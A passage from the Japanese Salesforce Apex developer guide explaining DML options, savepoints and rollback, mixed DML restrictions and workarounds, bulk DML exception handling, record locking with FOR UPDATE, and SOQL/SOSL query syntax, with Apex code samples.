API バージョン 15.0 以降に対して保存された Apex で、Database.DMLOptions `emailHeader` プロパティを使用すると、Apex DML コードの実行によりイベントのいずれかが発生したときに送信されるメールに関する追加情報を指定できます。

`emailHeader` プロパティを使用すると、次のオプションを設定できます。

- `triggerAutoResponseEmail`: リード、ケースに対して自動応答ルールをトリガするか (`true`)、トリガしないか (`false`) を示します。このメールは、ケースの作成やユーザパスワードのリセットなど、さまざまなイベントによって自動的にトリガすることができます。この値が `true` に設定されている場合、ケースが作成されると、`ContactID` に指定された取引先責任者のメールアドレスがあれば、メールはそのアドレスに送信されます。アドレスがない場合、メールは `SuppliedEmail` で指定されたアドレスに送信されます。
- `triggerOtherEmail`: 組織外のメールをトリガするか (`true`)、トリガしないか (`false`) を示します。このメールは、ケースの取引先責任者の作成、編集、削除によって自動的にトリガされます。
- `triggerUserEmail`: 組織内のユーザに送信されるメールをトリガするか (`true`)、トリガしないか `false`) を示します。このメールは、パスワードのリセット、ユーザの新規作成、ToDo の作成または変更など、さまざまなイベントによって自動的にトリガされます。

  メモ: Apex でコメントをケースに追加した場合、`triggerUserEmail` が `true` に設定されていても、組織内のユーザへのメールがトリガされません。

自動送信メールは Salesforce ユーザインターフェースのアクションでトリガできますが、`emailHeader` の DMLOptions 設定は Apex コードで実行された DML 操作のみで有効になります。

次の例では、triggerAutoResponseEmail オプションが指定されます。

```
Account a = new Account(name='Acme Plumbing');

insert a;

Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
 accountid=a.id);

insert c;

Database.DMLOptions dlo = new Database.DMLOptions();

dlo.EmailHeader.triggerAutoResponseEmail = true;

Case ca = new Case(subject='Plumbing Problems', contactid=c.id);

database.insert(ca, dlo);
```

グループイベントによって Apex で送信されるメールには、追加の動作が含まれます。グループイベントとは、IsGroupEvent が true であるイベントです。EventAttendee オブジェクトは、グループイベントに招待されているユーザ、リード、または取引先責任者を追跡します。Apex を使用して送信されるグループイベントメールでは、次のような動作に注意してください。

- ユーザに対するグループイベントの招待状の送信は、triggerUserEmail オプションの影響を受けます。
- リードまたは取引先責任者に対するグループイベントの招待状の送信は、triggerOtherEmail オプションの影響を受けます。
- グループイベントの更新または削除時に送信されるメールも、送信対象に基づき triggerUserEmail や triggerOtherEmail オプションの影響を受けます。

localeOptions プロパティ

localeOptions プロパティでは、Apex で返される表示ラベルの言語を指定します。値は、de_DE や en_GB など、有効なユーザロケール (言語および国) である必要があります。値は文字列で、文字数は 2 から 5 文字です。最初の 2 文字は常に、「fr」や「en」などの ISO 言語コードです。値がさらに国別に評価される場合、文字列はアンダースコア (_) に続き、「US」や「UK」などの ISO 国コードが続きます。たとえば、アメリカを示す文字列は「en_US」、カナダのフランス語圏を示す文字列は「fr_CA」です。

Salesforce がサポートする言語の一覧は、Salesforce オンラインヘルプの「Salesforce がサポートする言語は?」を参照してください。

optAllOrNone プロパティ

optAllOrNone プロパティでは、部分的な完了を操作で許可するかどうかを指定します。optAllOrNone が true に設定されている場合、レコードでエラーが発生すると、すべての変更はロールバックされます。このプロパティのデフォルトが false である場合、レコードにエラーがない限り、正常に処理されたレコードがコミットされます。このプロパティは、Salesforce API バージョン 20.0 以降で保存された Apex で使用できます。

トランザクションの制御

すべての要求は、Apex コードを実行するトリガ、クラスメソッド、Web サービス、Visualforce ページ、または匿名ブロックによって区切られます。要求全体が正常に完了した場合、すべての変更はデータベースに確定されます。たとえば、Visualforce ページが Apex コントローラをコールしたことにより、さらに Apex クラスがコールされたとします。すべての Apex コードの実行が完了し、Visualforce ページの実行が完了したときに、変更がデータベースに確定されます。要求が正常に完了しなかった場合は、データベースへのすべての変更はロールバックされます。

場合によっては、ビジネスルールによってレコードの処理中に作業の一部 (すでに実行された DML ステートメント) を「ロールバック」してその処理を別の指示のもとで続行できるようにする必要があります。Apex では、*savepoint* を生成できます。これは要求中のある時点を示し、その時点でのデータベースの状態を指定します。savepoint の後にある DML ステートメントを破棄して、savepoint の生成時点と同じ状況にデータベースを復元できます。

次の制限事項は、savepoint 変数の生成とデータベースのロールバックに適用されます。

- 複数の savepoint を設定し、生成した最新 savepoint ではない savepoint にロールバックすると、ロールバックされた savepoint 変数は無効になります。たとえば、最初に savepoint `SP1` を生成し、次に savepoint `SP2` を生成した場合、`SP1` にロールバックすると、変数 `SP2` は無効になります。その変数を使用しようとすると、ランタイムエラーが発生します。
- 各トリガ呼び出しが新しいトリガコンテキストであるため、savepoints への参照は、トリガ呼び出しを通過することはできません。静的変数として savepoint を宣言し、トリガコンテキスト全体で使用しようとすると、ランタイムエラーが発生します。
- 設定した各セーブポイントは、DML ステートメントのガバナ制限にカウントされます。
- ロールバック中、静的変数は戻されません。トリガの実行を再試行する場合、静的変数には最初の実行から得た値が維持されます。
- 各ロールバックは、DML ステートメントのガバナ制限にカウントされます。データベースをそれ以上の回数ロールバックしようとすると、ランタイムエラーが発生します。
- savepoint の設定後に挿入された sObject の ID は、ロールバック後にクリアされません。ロールバック後に挿入するには、新しい sObject を作成します。ロールバック前に作成した変数を使用して sObject を挿入しようとすると、その sObject 変数には ID があるため失敗します。同じ変数を使用して sObject を更新または更新/挿入しようとした場合も、sObject はデータベース内に存在せず、更新できないため失敗します。

`setSavepoint` と `rollback` データベースメソッドの使用例を次に示します。

```
Account a = new Account(Name = 'xxx'); insert a;

System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].

                          AccountNumber);



// Create a savepoint while AccountNumber is null

Savepoint sp = Database.setSavepoint();
```

```
// Change the account number

a.AccountNumber = '123';

update a;

System.assertEquals('123', [SELECT AccountNumber FROM Account WHERE Id = :a.Id].

                                AccountNumber);



// Rollback to the previous null value

Database.rollback(sp);

System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].

                               AccountNumber);
```

DML 操作で同時に使用できない sObject

特定の sObject に対する DML 操作は、同じトランザクション内の他の sObject と混在させることができません。sObject には、組織のレコードへのユーザのアクセスに影響を与えるものがあるためです。こうした種別の sObject は、不正なアクセスレベル権限で操作が実行されないように、別のトランザクションで挿入または更新する必要があります。たとえば、1 つのトランザクション内で取引先とユーザロールを更新することはできません。ただし、delete DML 操作の制限はありません。

DML 操作を実行するとき、同じトランザクション内で次の sObject を他の sObject と一緒に使用することはできません。

- FieldPermissions
- Group

  他の sObject を含む 1 つのトランザクションでは、グループの挿入と更新のみを行うことができます。その他の DML 操作は使用できません。
- GroupMember

  Salesforce API バージョン 14.0 以前を使用して保存された Apex コードの場合、他の sObject を含む 1 つのトランザクションで、グループメンバーの挿入と更新のみを行うことができます。
- ObjectPermissions
- PermissionSet
- PermissionSetAssignment
- QueueSObject
- ObjectTerritory2AssignmentRule
- ObjectTerritory2AssignmentRuleItem
- RuleTerritory2Association
- SetupEntityAccess

- Territory2
- Territory2Model
- UserTerritory2Association
- User

  Salesforce API バージョン 14.0 以前を使用して保存された Apex コードの場合、他の sObject を含む 1 つのトランザクションで、ユーザの挿入を行うことができます。

  Salesforce API バージョン 15.0 以降を使用して保存された Apex コードの場合、`UserRoleId` が null に指定されていれば、他の sObject を含む 1 つのトランザクションで、ユーザの挿入を行うことができます。

  Salesforce API バージョン 14.0 以前を使用して保存された Apex コードの場合、他の sObject を含む 1 つのトランザクションで、ユーザの更新を行うことができます。

  Salesforce API バージョン 15.0 以降を使用して保存された Apex コードの場合、次の項目も更新されていなければ、他の sObject を含む 1 つのトランザクションで、ユーザの更新を行うことができます。

  - `UserRoleId`
  - `IsActive`
  - `ForecastEnabled`
  - `IsPortalEnabled`
  - `Username`
  - `ProfileId`
- UserRole
- UserTerritory
- Territory
- Salesforce API バージョン 17.0 以前を使用して保存された Apex コードのカスタム設定。

カスタムコントローラで Visualforce ページを使用している場合、1 つの要求またはアクション内で sObject 型とこれらの特殊な sObject を混在させることはできません。ただし、後続の要求でこれらの異なる sObject 型の DML 操作を実行できます。たとえば、[保存] ボタンで取引先を作成してから、[送信] ボタンで null 以外のロールのユーザを作成できます。

次のプロセスを使用して、1 つのクラスで複数のデータ型の sObject に対して DML 操作を実行できます。

1. 1 つのデータ型の sObject で DML 操作を行うメソッドを作成します。
2. 2 番目の sObject データ型を操作するために `future` アノテーションを使用する 2 番目のメソッドを作成します。

このプロセスは、次のセクションの例で説明します。

例: future メソッドを使用した混合 DML 操作の実行

この例では、future メソッドを使用して User オブジェクトに対する DML 操作を実行することで、混合 DML 操作を実行する方法を示します。

```
public class MixedDMLFuture {

    public static void useFutureMethod() {
```

```
        // First DML operation
        Account a = new Account(Name='Acme');
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
            timezonesidkey='America/Los_Angeles',
            username=uname);
```

```
        insert u;
    }
}
```

テストメソッドでの混合 DML 操作

テストメソッドでは、DML 操作を実行するコードが System.runAs メソッドブロックで囲まれている場合、「DML 操作で同時に使用できない sObject」に記載された sObject とその他の sObject の間の混合 DML 操作の実行が許可されます。たとえば、これによりロールとその他の sObject を持つユーザを同じテスト内で作成できます。

例: System.runAs ブロックでの混合 DML 操作

この例では、混合 DML 操作を System.runAs ブロックで囲み、混合 DML エラーを回避する方法を示します。System.runAs ブロックは、現在のユーザのコンテキストで実行されます。このブロックは、ロールを持つテストユーザとテスト取引先を作成するという混合 DML 操作を実行します。

```
@isTest
private class MixedDML {
    static testMethod void mixedDMLExample() {
        User u;
        Account a;
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
       // Insert account as current user
        System.runAs (thisUser) {
            Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
            UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
            u = new User(alias = 'jsmith', email='jsmith@acme.com',
                emailencodingkey='UTF-8', lastname='Smith',
                languagelocalekey='en_US',
                localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
                timezonesidkey='America/Los_Angeles',
                username='jsmith@acme.com');
            insert u;
```

```
            a = new Account(name='Acme');
            insert a;
        }
    }
}
```

テストメソッドで Test.startTest と Test.stopTest を使用して混合 DML エラーを回避する

混合 DML 操作を実行するコードブロックを System.runAs ブロックで囲んでも、混合 DML 例外エラーが返されることがあります。これは、テストメソッドが、グループの削除など、他の操作とは混合できない DML 操作を実行する future メソッドをコールした場合に発生する可能性があります。この場合、混合 DML 例外が返されたら、future メソッドコールを行うコードブロックを、Test.stopTest および Test.startTest ステートメントで囲みます。

この例では、Test.startTest および Test.stopTest ステートメントで delete ステートメントを囲むことにより、テストで混合 DML 例外エラーを回避する方法を示します。delete ステートメントにより、混合 DML 操作は future メソッドで実行されることになるため、ステートメントを Test.startTest および Test.stopTest ステートメントで囲みます。delete ステートメントはトリガを起動し、Util クラスの deleteGroup future メソッドをコールして取引先挿入トリガですでに挿入されていたグループを削除します。

これは、混合 DML 操作を起動するテストクラスです。取引先挿入および削除がトリガを起動します。

```
@isTest
private class RunasTest {
    static testMethod void mixeddmltest() {
        // Create the account and group.
        Account ac = new Account(Name='TEST ACCOUNT');
        // Group is created in the insert trigger.
        insert ac;
        // Set up user
        User u1 = [SELECT Id FROM User WHERE UserName='testadmin@acme.com'];
        System.RunAs(u1){
            // Add startTest and stopTest to avoid mixed DML error
            Test.startTest();
            // Delete the account.
```

```
            // Group is deleted through future method call in trigger.
            delete ac;
            Test.stopTest();
        }
    }
}
```

これは、グループを挿入する取引先挿入トリガです。

```
trigger Account_After_Insert_Trg on Account (after insert) {
    Group gr = new Group(Name='Test',Type='Regular');
    insert gr;
}
```

これは、future メソッドをコールしてグループを削除する取引先削除トリガです。

```
trigger Account_Before_Delete_Trg on Account (before delete) {
    Util.deleteGroup('Test');
}
```

これは、グループを削除する future メソッドです。

```
public with sharing class Util {
    @future
    public static void deleteGroup(String grNameSet) {
        List<Group> grList =
            [select Id, Name from Group where Name = :grNameSet];
        delete grList[0];
    }
}
```

DML 操作をサポートしない sObject

組織には、Salesforce が提供する標準オブジェクトと、独自に作成したカスタムオブジェクトが含まれます。これらのオブジェクトは、Apex で sObject データ型のインスタンスとしてアクセスできます。これらのオブジェ

クトに対し、クエリや DML 操作を実行できます。ただし、一部の標準オブジェクトはクエリで取得できますが、DML 操作をサポートしていません。これには次のようなオブジェクトがあります。

- AccountTerritoryAssignmentRule
- AccountTerritoryAssignmentRuleItem
- ApexComponent
- ApexPage
- BusinessHours
- BusinessProcess
- CategoryNode
- CurrencyType
- DatedConversionRate
- NetworkMember (`update` のみ可能)
- ProcessInstance
- Profile
- RecordType
- SelfServiceUser
- StaticResource
- Territory2
- UserAccountTeamMember
- UserTerritory
- WebLink

メモ: SOAP API を使用しても、すべての標準オブジェクトとカスタムオブジェクトにアクセスできます。例外は ProcessInstance です。SOAP API で ProcessInstance の作成、更新、削除はできません。

一括 DML 例外処理

一括 DML コールによって発生する例外 (コールの直接的な結果によって実行されるトリガ内の再帰的 DML 操作を含む) は、コールの発生元ごとに異なる処理がされます。

- Apex DML ステートメントから直接発生した一括 DML コールが原因でエラーが発生した場合、または Database DML メソッドの *`allOrNone`* パラメータが `true` に指定されている場合、ランタイムエンジンは「オールオアナッシング」ルールに従います。つまり、1 回の操作の間、すべてのレコードを正常に更新するか、または操作全体を DML ステートメントのすぐ前の時点にロールバックする必要があります。
- デフォルト設定で SOAP API から発生した一括 DML コールが原因でエラーが発生した場合、または Database DML メソッドの *`allOrNone`* パラメータが `false` に指定されている場合は、ランタイムエンジンが少なくとも部分的な保存を試みます。
  1. 最初の試行で、ランタイムエンジンはすべてのレコードを処理します。入力規則や独自のインデックス違反などの問題によるエラーを生成したレコードは、除外されます。
  2. 最初の試行でエラーが生じた場合、ランタイムエンジンは、エラーを生成しなかったレコードのみを含む 2 回目の試行を行います。最初の試行でエラーを生成しなかったすべてのレコードが処理され、競合の条件などが理由でエラーを生成したレコードがあれば、それも除外されます。

3. 2 回目の試行中に追加エラーがあった場合、ランタイムエンジンは、初回と 2 回目にエラーを生成しなかったレコードのみを含む 3 回目 (最後) の試行を行います。エラーを生成したレコードがある場合、操作全体は失敗し、エラーメッセージ「Too many batch retries in the presence of Apex triggers and partial failures (Apex トリガと部分的な失敗がある場合にバッチ試行の回数が多すぎます)」が表示されます。

メモ: 次の点に注意してください。

- 2 回目と 3 回目の試行中、ガバナ制限は、最初の試行前の元の状態にリセットされます。「実行ガバナと制限」 (ページ 367)を参照してください。
- 保存の初回の試行で Apex トリガが実行され、一部のレコードでエラーが生じた場合に、正常なレコードのサブセットを保存するために 2 回目以降の試行が行われるときは、レコードのこのサブセットに対して再度トリガが実行されます。

Apex のデータについて知っておくべきこと

Null 以外の必須項目値と Null 項目

新規レコードの挿入または既存のレコードの必須項目の更新を行う場合、すべての必須項目に `null` 以外の値を指定する必要があります。

SOAP API とは異なり、Apex では、sObject レコードの `fieldsToNull` 配列を更新せずに、項目値を `null` に変更できます。多くの SOAP プロバイダで `null` 値の処理が統一されていないため、API ではこの配列に更新する必要があります。Apex は Force.com プラットフォーム上のみで実行されるため、この回避策は不要です。

DML は一部の sObject でサポートされていない

DML 操作は、特定の sObject ではサポートされていません。「DML 操作をサポートしない sObject」を参照してください。

文字列項目の切り捨てと API バージョン

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

DML 操作を有効にする sObject プロパティ

sObject レコードを挿入、更新、削除、復元できるようにするには、sObject の対応するプロパティ (`createable`、`updateable`、`deletable`、`undeletable`) を `true` に設定する必要があります。

ID 値

`insert` ステートメントは、すべての新規 sObject レコードの ID 値を自動的に設定します。すでに ID がある (つまり、すでに組織のデータに存在している) レコードを挿入すると、エラーが発生します。詳細は、「Lists」 を参照してください。

`insert` および `update` ステートメントは、レコードの各バッチに重複 ID 値がないかどうか確認します。重複がある場合、最初の 5 つが処理されます。6 番目とその他すべての重複 ID については、これらのエントリの SaveResult が、次のようなエラーでマークされます。`Maximum number of duplicate updates in one batch (5 allowed). Attempt to update Id more than once in this API call: number_of_attempts.`

更新された sObject レコードの ID は `update` ステートメントで変更できませんが、関連レコード ID は変更できます。

一意制約のある項目

一意制約のある項目を含む一部の sObject では、重複する sObject レコードを挿入するとエラーになります。たとえば、同じ名前の複数の CollaborationGroup sObject を挿入すると、CollaborationGroup レコードには一意の名前が必要なためエラーになります。

自動的に設定されるシステム項目

新規レコードを挿入すると、`CreatedDate`、`CreatedById`、`SystemModstamp` などのシステム項目が自動的に更新されます。これらの値を Apex で明示的に指定することはできません。同様に、レコードを更新すると、`LastModifiedDate`、`LastModifiedById`、`SystemModstamp` などのシステム項目が自動的に更新されます。

DML ステートメントで処理される最大レコード数

1 つの `insert`、`update`、`delete`、`undelete` メソッドには、最大 10,000 個の sObject レコードを渡すことができます。

各 `upsert` ステートメントは、レコードの挿入とレコードの更新という 2 つの操作で構成されます。これらの各操作は、`insert` と `update` のランタイム制限でそれぞれ制限されます。たとえば、10,000 を超えるレコードを更新/挿入し、すべてが更新中の場合、エラーが発生します (「実行ガバナと制限」 (ページ 367) を参照してください)。

更新/挿入と外部キー

sObject レコードが参照項目として設定されている場合、sObject レコードを更新/挿入するために外部キーを使用できます。詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「データ型」を参照してください。

複数のオブジェクト種別のレコードの作成

SOAP API と同様に、API バージョン 20.0 以降では、1 回の DML コールで、カスタムオブジェクトを含む複数のオブジェクト種別のレコードを Apex で作成できます。たとえば、取引先責任者と取引先を 1 回のコールで作成できます。1 回のコールで、最大 10 個の種別のオブジェクトのレコードを作成できます。

レコードは、sObject 入力配列に入力された順序で保存されます。親子リレーションのある新規レコードを入力する場合は、配列内で親レコードを子レコードよりも前にする必要があります。たとえば、取引先責任者と取引先を同じコールで作成し、取引先責任者が取引先を参照する場合は、配列内の取引先のインデックスが取引先責任者のインデックスよりも小さくなるようにします。取引先責任者は、[外部 ID] 項目を使用して取引先を参照します。

同じコールの中で、同じオブジェクト種別の別のレコードを参照するレコードは追加できません。たとえば、取引先責任者オブジェクトに、別の取引先責任者への参照である [上司] 項目があるとします。一方の取引先責任者が [上司] 項目を使用して、入力配列の別の取引先責任者を参照する場合、1 回のコールでこの両方の取引先責任者を作成することはできません。作成済みの別の取引先責任者を参照する取引先責任者を作成することは可能です。

Salesforce では、複数のオブジェクト種別のレコードが複数のチャンクに分割されます。チャンクとは入力配列のサブセットで、レコードがオブジェクト種別ごとにまとめられます。データは、チャンク単位でコミットされます。チャンク内のレコードに関連する Apex トリガは、チャンクごとに 1 回起動されます。次の一連のレコードを含む sObject 入力配列があるとします。

```
account1, account2, contact1, contact2, contact3, case1, account3, account4, contact4
```

Salesforce は、レコードを次の 5 つのチャンクに分割します。

1. `account1, account2`
2. `contact1, contact2, contact3`
3. `case1`
4. `account3, account4`
5. `contact4`

コールごとに最大 10 個のチャンクを処理できます。sObject 配列に含まれるチャンクが 10 個よりも多い場合、レコードを複数のコールに分けて処理する必要があります。この機能についての詳細は、『SOAP API 開発者ガイド』の「オブジェクト種別が異なるレコードの作成」を参照してください。

メモ: Apex で、挿入または更新 DML 操作時に入力配列がチャンクに分割されるのは、複数のオブジェクト種別が存在する場合か、またはデフォルトのチャンクサイズが 200 である場合です。この両方の理由によって入力配列がチャンクに分割される場合は、各チャンクが10の制限にカウントされます。入力配列に含まれるのが 1 つの sObject 種別のみである場合は、この制限に達することはありません。他方、入力配列に 2 つ以上の種別の sObject があり、オブジェクトが多数あるため 200 ずつチャンクに分割される場合は、この制限に達する可能性があります。たとえば、1,001 の連続するリードに続いて 1,001 の連続する取引先責任者を含む配列がある場合、この配列は 12 のチャンクに分割されます。このうち 2 つはリードと取引先担当者という 2 つの種別の sObject があるためで、残りはデフォルトのチャンクサイズが 200 オブジェクトであるためです。この場合、ハイブリッド配列の制限である 10 に達するため、挿入または更新操作によってエラーが返されます。この回避策は、オブジェクト種別ごとに DML 操作をコールすることです。

DML およびナレッジのオブジェクト

ナレッジ記事 (カスタムの FAQ__kav 記事タイプなどの KnowledgeArticleVersion タイプ) に対して DML コードを実行する場合は、実行ユーザにナレッジユーザ機能のライセンスが必要です。このライセンスがない場合、ナレッジ記事に対する DML 操作を含むクラスメソッドをコールしたときにエラーが生じます。システム管理者ではなく、ナレッジユーザ機能のライセンスもない実行ユーザがクラスのメソッドをコールすると、コールされたメソッドにナレッジ記事の DML コードが含まれず、そのクラスの別のメソッドに含まれている場合でも、エラーが発生します。たとえば、次のクラスには 2 つのメソッドが含まれ、そのうちの 1 つのみがナレッジ記事に対して DML を実行します。管理者でもナレッジユーザでもないユーザが `doNothing` メソッドをコールすると、`DML operation UPDATE not allowed on FAQ__kav` というエラーが表示されます。

```
public class KnowledgeAccess {


  public void doNothing() {

  }


  public void DMLOperation() {

    FAQ__kav[] articles = [SELECT Id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];
```

```
    update articles;

  }


}
```

回避策として、次のように、DML ステートメントへの入力配列を FAQ__kav 記事の配列から汎用の sObject 種別の配列にキャストします。

```
public void DMLOperation() {

    FAQ__kav[] articles = [SELECT id FROM FAQ__kav WHERE PublishStatus = 'Draft' and
Language = 'en_US'];

    update (sObject[]) articles;

}
```

レコードのロック

ロックステートメント

Apex では、レコードの更新中に sObject レコードをロックして、競合の条件やスレッドの安全性の問題の発生を回避できます。sObject レコードがロックされると、他のすべてのクライアントとユーザは、コードまたは Salesforce ユーザインターフェースを使用して更新を行えません。レコードをロックしているクライアントは、レコードに対してロジックを実行し、更新を行うことができます。ロック中は、ロックされたレコードが別のクライアントによって変更されることはありません。トランザクションが完了するとロックが解除されます。

Apex の一連の sObject レコードをロックするには、インライン SOQL ステートメントの後に `FOR UPDATE` キーワードを埋め込みます。たとえば、次のステートメントでは 2 つの取引先をクエリすると共に、返された取引先をロックします。

```
Account [] accts = [SELECT Id FROM Account LIMIT 2 FOR UPDATE];
```

メモ: ロックを使用する SOQL クエリでは、`ORDER BY` キーワードを使用できません。

ロックに関する考慮事項

- クライアントがレコードをロックしている間、そのクライアントは同一トランザクションでデータベースの項目値を変更できます。他のクライアントが同じレコードを更新するには、トランザクションが完了してレコードのロックが解除されるまで待機する必要があります。ロックされている間も、他のクライアントは同じレコードをクエリできます。
- 別のクライアントが現在ロックしているレコードをロックしようとすると、プロセスはロックが解除されるまで待機した後で、新しいロックを取得します。ロックが 10 秒以内に解除されない場合は、`QueryException` を取得します。同様に、別のクライアントが現在ロックしているレコードを更新しようとし、ロックが 10 秒以内に解除されない場合は、`DmlException` を取得します。

- ロックされているレコードをクライアントが変更しようとした場合、update コールが行われてから短時間でロックが解除されれば、更新操作は成功する可能性があります。この場合、2 番目のクライアントがレコードの古いコピーを取得していると、ロックしていたクライアントが行った変更がこの更新によって上書きされる可能性があります。これを回避するには、2番目のクライアントが最初にレコードをロックする必要があります。ロックプロセスは、SELECT ステートメントを使用してデータベースのレコードの最新のコピーを返します。2 番目のクライアントはこのコピーを使用して新しい更新を行うことができます。
- 1つのレコードでDML操作を実行すると、当該レコードのほか、関連レコードもロックされます。詳細は、『Record Locking Cheat Sheet』を参照してください。

警告: Apexコードにロックを設定する場合は、慎重に行ってください。「デッドロックの回避」を参照してください。

SOQL For ループのロック

FOR UPDATE キーワードも SOQL for ループ内で使用できます。次に例を示します。

```
for (Account[] accts : [SELECT Id FROM Account
                        FOR UPDATE]) {
    // Your code
}
```

「SOQL For ループ」で説明するように、上記の例は、SOAP API の query() メソッドおよび queryMore() メソッドのコールに内部的に対応します。

commit ステートメントはありません。Apex トリガが正常に完了すると、自動的にデータベースの変更がコミットされます。Apex トリガが正常に完了しない場合、データベースへの変更はロールバックされます。

デッドロックの回避

複数のデータベーステーブルや行の更新を行う他の手続き型ロジック言語と同様に、Apexはデッドロックが発生する可能性があります。デッドロックを回避するため、Apexランタイムエンジンでは、次の処理が行われます。

1. sObject の親レコードをロックしてから子レコードをロックします。
2. 同じ型の複数のレコードを編集している場合は、ID 順に sObject レコードをロックします。

開発者はデッドロックが引き起こされないように行をロックする場合、慎重に行ってください。アプリケーション内のあらゆる場所から同じ順序でテーブルと行にアクセスして、標準のデッドロック回避手法が使用されていることを確認してください。

SOQL および SOSL クエリ

ステートメントを角括弧で囲むことによって、Apex の Salesforce オブジェクトクエリ言語 (SOQL) または Salesforce オブジェクト検索言語 (SOSL) ステートメントをその場で評価することができます。

SOQL ステートメント

SOQL ステートメントは、sObjects のリスト、単一 sObject、または `count` メソッドクエリの Integer を評価します。

たとえば、Acme という取引先のリストを取得したとします。

```
List<Account> aa = [SELECT Id, Name FROM Account WHERE Name = 'Acme'];
```

このリストから各要素にアクセスできます。

```
if (!aa.isEmpty()) {

   // Execute commands

}
```

既存のオブジェクトの SOQL クエリから新しいオブジェクトを作成することもできます。次の例では、従業員数が 10 人を超える最初の取引先の新しい取引先責任者を作成します。

```
Contact c = new Contact(Account = [SELECT Name FROM Account

    WHERE NumberOfEmployees > 10 LIMIT 1]);

c.FirstName = 'James';

c.LastName = 'Yoyce';
```

新規作成したオブジェクトのこの項目には null 値が入力されます。設定する必要はありません。

`count` メソッドを使用して、クエリによって返される行数を返すことができます。次の例では、姓が Weissman の取引先責任者の合計数を返します。

```
Integer i = [SELECT COUNT() FROM Contact WHERE LastName = 'Weissman'];
```

次の標準的な演算を使用して、結果を処理することもできます。

```
Integer j = 5 * [SELECT COUNT() FROM Account];
```

SOQL クエリの構文の詳細は、 *『Salesforce SOQL および SOSL リファレンスガイド』* を参照してください。

SOSL ステートメント

SOSL は、sObject リストの一覧に対して評価を行います。各リストには特定の sObject 型の検索結果が含まれます。結果リストは必ず、SOSL クエリで指定された順序で返されます。SOSL クエリが指定された sObject 型のレコードを返さない場合、検索結果には、その sObject の空のリストが返されます。

たとえば、次のように語句の対応付けで始まる取引先、取引先責任者、商談、およびリードのリストを返すことができます。

```
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

メモ: Apex の FIND 句の構文は、SOAP API および REST API の FIND 句の構文と異なります。

- Apex の場合、FIND 句の値は単一引用符で区画されます。次に例を示します。

```
FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
```

- Force.com API の場合、FIND 句の値は中括弧で区切られます。次に例を示します。

```
FIND {map*} IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity, Lead
```

searchList で、返された各オブジェクトの配列を作成できます。

```
Account [] accounts = ((List<Account>)searchList[0]);

Contact [] contacts = ((List<Contact>)searchList[1]);

Opportunity [] opportunities = ((List<Opportunity>)searchList[2]);

Lead [] leads = ((List<Lead>)searchList[3]);
```

SOSL クエリの構文の詳細は、『Salesforce SOQL および SOSL リファレンスガイド』を参照してください。

SOQL および SOSL クエリ結果の処理

SOQL クエリおよび SOSL クエリは、元のクエリで選択された sObject 項目のデータのみを返します。SOQL クエリまたは SOSL クエリで選択されていない項目 (ID 以外) にアクセスしようとすると、データベースのその項目に値が含まれている場合であっても、ランタイムエラーが発生します。次のコード例では、ランタイムエラーが発生します。

```
insert new Account(Name = 'Singha');

Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];

// Note that name is not selected

String name = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

次のコード例は、ランタイムエラーが発生しないように上記のコードを書き換えたものです。Name が Id の後に、SELECT ステートメントの一部として追加されています。

```
insert new Account(Name = 'Singha');

Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];

// Note that name is now selected

String name = [SELECT Id, Name FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

選択された sObject 項目が 1 つのみの場合でも、SOQL クエリまたは SOSL クエリは必ずすべてのレコードとしてデータを返します。その結果、項目にアクセスするには、項目を参照解決する必要があります。たとえば、次

のコードは、SOQL クエリでデータベースから sObject リストを取得し、リスト内の最初の取引先レコードにアクセスし、レコードの `AnnualRevenue` 項目を参照解決します。

```
Double rev = [SELECT AnnualRevenue FROM Account
              WHERE Name = 'Acme'][0].AnnualRevenue;


// When only one result is returned in a SOQL query, it is not necessary
// to include the list's index.
Double rev2 = [SELECT AnnualRevenue FROM Account
               WHERE Name = 'Acme' LIMIT 1].AnnualRevenue;
```

SOQL クエリ結果で sObject 項目を参照解決する必要がないのは、クエリが `COUNT` 演算の結果として Integer を返す場合のみです。

```
Integer i = [SELECT COUNT() FROM Account];
```

SOSL クエリで返されるレコードの項目は、必ず参照解決する必要があります。

数式を含む sObject 項目は、SOQL クエリまたは SOSL クエリが発行されたときに項目の値を返します。数式内で使用されているその他の項目に対する変更は、レコードが Apex で保存され、再度クエリされるまでは、数式項目の値に反映されません。その他の参照専用 sObject 項目と同様、数式項目の値自体を Apex で変更することはできません。

リレーションを使用した sObject 項目へのアクセス

sObject レコードは、ID と、関連付けられた sObject の表示を示すアドレスの 2 つの項目によって他のレコードとの関係を表します。たとえば、Contact sObject には種別が ID の `AccountId` 項目と、関連付けられた sObject 自体を示す、種別が取引先の `Account` 項目があります。

